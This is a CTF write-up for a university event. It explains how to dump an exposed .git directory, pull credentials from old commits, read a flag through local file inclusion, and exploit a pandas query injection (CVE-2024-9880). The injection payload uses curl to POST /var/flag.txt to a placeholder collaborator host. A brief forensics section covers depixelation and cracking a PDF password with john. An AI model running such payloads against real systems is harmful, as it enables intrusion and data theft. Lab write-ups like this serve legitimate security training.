

CyberVaultsec CTF at MITWPU Pune Writeup:


1. Web: NextGenSales INC:

Summary:

This was a moderate level challenge where the users needed to utilize the exposed .git directory which allowed an attacker to dump the source code. The source code exposed a hidden panel with credentials. The panel was a Sales report analysis panel which allowed a user to upload the sales data as csv and it would analyse the given result. Reading the source code would have allowed the attacker to know that pandas was used for data processing however the version of Pandas was 2.2.2 which is vulnerable to OS command injection. Exploiting this would have given the flag. There also existed a LFI in the file handling which would have allowed the attacker to read the flag at /var/flag.txt

Steps to solve:

1. Access the panel at: <http://52.43.183.59:1304/> .
2. The first thing one does it to look at robots.txt or any such file:
<http://52.43.183.59:1304/robots.txt>:



3. This clearly points to that the .git is accessible and also that the source code can be dumped using wget because the web developer made sure that git-dumper wont work.

4. Access the /.git:



Directory Listing

- [hooks](#)
- [description](#)
- [index](#)
- [packed-refs](#)
- [HEAD](#)
- [info](#)
- [logs](#)
- [refs](#)
- [objects](#)
- [config](#)




5. Now in order to dump the .git directory recursively, use this command:

```
wget -r -np -R "index.html*" -nH --cut-dirs=1 http://52.43.183.59:1304/.git/
```

This will download all the folders and files in the .git folder

6. Now we need to see the git logs to see what commits were made by the developer:


Use git log:



7. The commit id: c33303da2ecda5f12ce630e6b13529eb53d817ae says the credentials were redacted from the app.py. So we need to take the look at older commit where the app.py was not changed.

8. Looking at the first commit, we can see the original app.py: commit id: 57a7130332e2efbcbe8b278623f64b1195794715

Use command: git show 57a7130332e2efbcbe8b278623f64b1195794715



```
C:\WINDOWS\system32\cmd.exe - git show 57a7130332e2efcbe8b278623f64b1195794715

@ -0,0 +1,161 @@
from flask import Flask, render_template, request, redirect, url_for, flash, send_file, session
import pandas as pd
import os
import uuid
from io import StringIO

app = Flask(__name__)
app.secret_key = 'pphreak_1001'

app.config['UPLOAD_FOLDER'] = 'uploads'
app.config['ALLOWED_EXTENSIONS'] = {'csv'}

if not os.path.exists(app.config['UPLOAD_FOLDER']):
    os.makedirs(app.config['UPLOAD_FOLDER'])

USERS = {
    "nextgenadmin": "y0ush0uldnotbes33ingthisig3tl0stbruh!"
}

def allowed_file(filename):
    return '.' in filename and filename.rsplit('.', 1)[1].lower() in app.config['ALLOWED_EXTENSIONS']


def generate_unique_filename(filename):
    file_extension = filename.rsplit('.', 1)[1].lower()
    unique_filename = str(uuid.uuid4()) + '.' + file_extension
    return unique_filename
```

This reveals:

Username and password and a path:


"nextgenadmin": "y0ush0uldnotbes33ingthisig3tl0stbruh!"
/20580c7b1265765dd5da1ab3188ae151/login

9. Access /20580c7b1265765dd5da1ab3188ae151/login




Login with the credentials we found above,


10. We will be inside the panel:



11. Most of the content here are static. The only usefull is Sales analysis.



12. Upload any CSV file here:



13. Now analyze the url:


<http://52.43.183.59:1304/20580c7b1265765dd5da1ab3188ae151/query?filename=85b62a88-8bdc-4bed-97de-0303b887a3d2.csv>


Reading the app.py will make you understand that the filename is vulnerable to LFI.

Access:

<http://52.43.183.59:1304/20580c7b1265765dd5da1ab3188ae151/query?filename=/var/flog.txt>

Use query: index==index and you will get the flag:







The other way to solve is exploiting: CVE-2024-9880

Reading the requirements.txt from the git commit will show the version of pandas is 2.2.2:

<https://security.snyk.io/vuln/SNYK-PYTHON-PANDAS-8549481>

Use query:

```
@pd.core.frame.com.builtins.__import__("os").system("""curl -X POST -d @/var/flag.txt  
http://BURPCOLLABURL #""")
```

2. Forensics

Summary:

We are provided with a conversation.png that contains the conversation between 2 hackers who are running Darknet forums. In the conversation they mentioned the forums admin password however it is pixelated so that no one can see it. We are also given the url of the forum.

So in order to solve this, the players had to use the concept of de pixelation. Research paper: <https://www.spipm.nl/2030.html>

This will give you the password of the forum.

After you login, you will get the zip file with all the hacked data as pdf. All the pdf has the same size and in serial number as 1,2,3... so on. However one of the pdf was password protected and the password had to be cracked using john the ripper using pdf2john with hash wordlist as rockyou.txt

